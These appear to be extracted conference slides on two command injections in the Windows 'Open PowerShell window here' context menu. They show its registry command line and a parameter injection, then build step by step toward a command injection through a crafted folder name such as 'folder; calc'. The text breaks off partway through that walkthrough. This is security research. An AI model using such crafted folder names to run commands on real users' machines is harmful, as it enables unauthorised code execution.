


Shift Happens

Uncovering two built-in command injections in Windows context menus







- O**pen
- Open in new process
- Pin to **Q**uick access
-  Open in **T**erminal
- Open Power**S**hell window here
-  Scan with Microsoft Defender...
- G**ive access to >
- Restore previous **v**ersions
- I**nclude in library >
- P**in to Start
- Copy **a**s path
- S**end to >
- C**ut
- C**opy
- Create **s**hortcut
- D**ele**t**e
- R**ename
- P**roperties





New folder

```
Windows PowerShell
Set-Location : A positional parameter cannot be found that accepts argument 'folder'.
At line:1 char:1
+ Set-Location -literalPath C:\Users\user\Desktop\New folder
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\WINDOWS\system32>
```



```
Windows PowerShell
Set-Location : A positional parameter cannot be found that accepts argument 'folder'.
At line:1 char:1
+ Set-Location -literalPath C:\Users\user\Desktop\New folder
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\WINDOWS\system32>
```

Is this a parameter injection?




Agenda


- 01 Background knowledge on Windows context menus
- 02 Exploring the attack surface
- 03 A parameter injection
- 04 From a parameter injection to a command injection
- 05 Before this bug, there was another
- 06 Exploitation scenarios
- 07 Poisoning of LLMs training dataset

Background knowledge on context menus


Classical context menus Right click



Extended context menus **Shift** + right click



Background knowledge on context menus




Background knowledge on context menus

The most common keys to define a new context menu action are:

(Default)	Mandatory	This value determines the text that appears in the context menu entry
Icon	Optional	Specifies the path to an icon file (.ico) or resource to display next to the menu item
Position	Optional	Can be set to "Top" or "Bottom" to control where the item appears in the menu
Extended	Optional	If present, the item only appears when Shift + Right-click is used

Exploring the attack surface

Looking at the contents of `HKEY_CLASSES_ROOT\Directory\shell\Powershell\command` registry key we see the command line that will open a new PowerShell window in this directory:



The (Default) value of this registry key is:

```
powershell.exe -noexit -command Set-Location -literalPath "%V"
```

Exploring the attack surface


This is consistent with the error we got earlier:

```
Set-Location : A positional parameter cannot be found that accepts argument
'folder'.
At line:1 char:1
+ Set-Location -literalPath C:\Users\user\Desktop\New folder
+ ~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-Location],
ParameterBindingException
    + FullyQualifiedErrorId :
PositionalParameterNotFound,Microsoft.PowerShell.Commands
    .SetLocationCommand

PS C:\WINDOWS\system32>
```

A parameter injection

We have an obvious parameter injection here, confirming it with a folder named “**folder -literalPath Other**”



A parameter injection

We have an obvious parameter injection here, confirming it with a folder named “**folder -literalPath Other**”



From a parameter injection to a command injection

When **not** enclosed in double quotes, multiple spaces are trimmed by the parser

```
Command Prompt
Microsoft Windows [Version 10.0.27863.1000]
(c) Microsoft Corporation. All rights reserved.


C:\Users\user>powershell.exe -Command arg1  arg2 arg3  arg4
arg1 : The term 'arg1' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ arg1 arg2 arg3 arg4
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (arg1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

C:\Users\user>
```

`arg1` is treated as the first argument value for the `-Command` flag, and others are positional arguments that will be added to the command argument.

From a parameter injection to a command injection

When enclosed in double quotes, multiple spaces are kept by the parser

A screenshot of a Windows Command Prompt window. The title bar says "Command Prompt". The window content shows the following text:

```
Microsoft Windows [Version 10.0.27863.1000]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>powershell.exe -Command "arg1  arg2 arg3  arg4"
arg1 : The term 'arg1' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ arg1  arg2 arg3  arg4
+ ~~~~
+ CategoryInfo          : ObjectNotFound: (arg1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

C:\Users\user>
```

This is treated as one argument value for the `-Command` flag

From a parameter injection to a command injection

1 parameter (double quoted string)

```
C:\Users\user>powershell.exe -Command "arg1 arg2 arg3 arg4"  
arg1 : The term 'arg1' is not recognized as the name of a cmdlet,  
the spelling of the name, or if a path was included, verify that  
At line:1 char:1  
+ arg1 arg2 arg3 arg4
```

-Command takes 1 parameter

Powershell takes this first token after **-Command** in **argv[]** as a raw string and interprets it.

4 parameters (without quotes)

```
C:\Users\user>powershell.exe -Command arg1 arg2 arg3 arg4  
arg1 : The term 'arg1' is not recognized as the name of a cmdlet,  
the spelling of the name, or if a path was included, verify th  
At line:1 char:1  
+ arg1 arg2 arg3 arg4
```

-Command takes 4 parameters

Powershell takes these four tokens after **-Command** in **argv[]** and join them together with spaces in between. Then it interprets the constructed string.

From a parameter injection to a command injection

Looking back at the command line used in “*Open PowerShell here*”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```


Arguments as seen by
powershell in `argv[]`

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`



```
0 powershell.exe
```

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`

0	powershell.exe
1	-noexit

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`

0	powershell.exe
1	-noexit
2	-command

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`

0	powershell.exe
1	-noexit
2	-command
3	Set-Location

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`

0	powershell.exe
1	-noexit
2	-command
3	Set-Location
4	-literalPath

From a parameter injection to a command injection

Looking back at the command line used in “Open PowerShell here”:

```
powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; calc"
```

Arguments as seen by
powershell in `argv[]`

0	powershell.exe
1	-noexit
2	-command
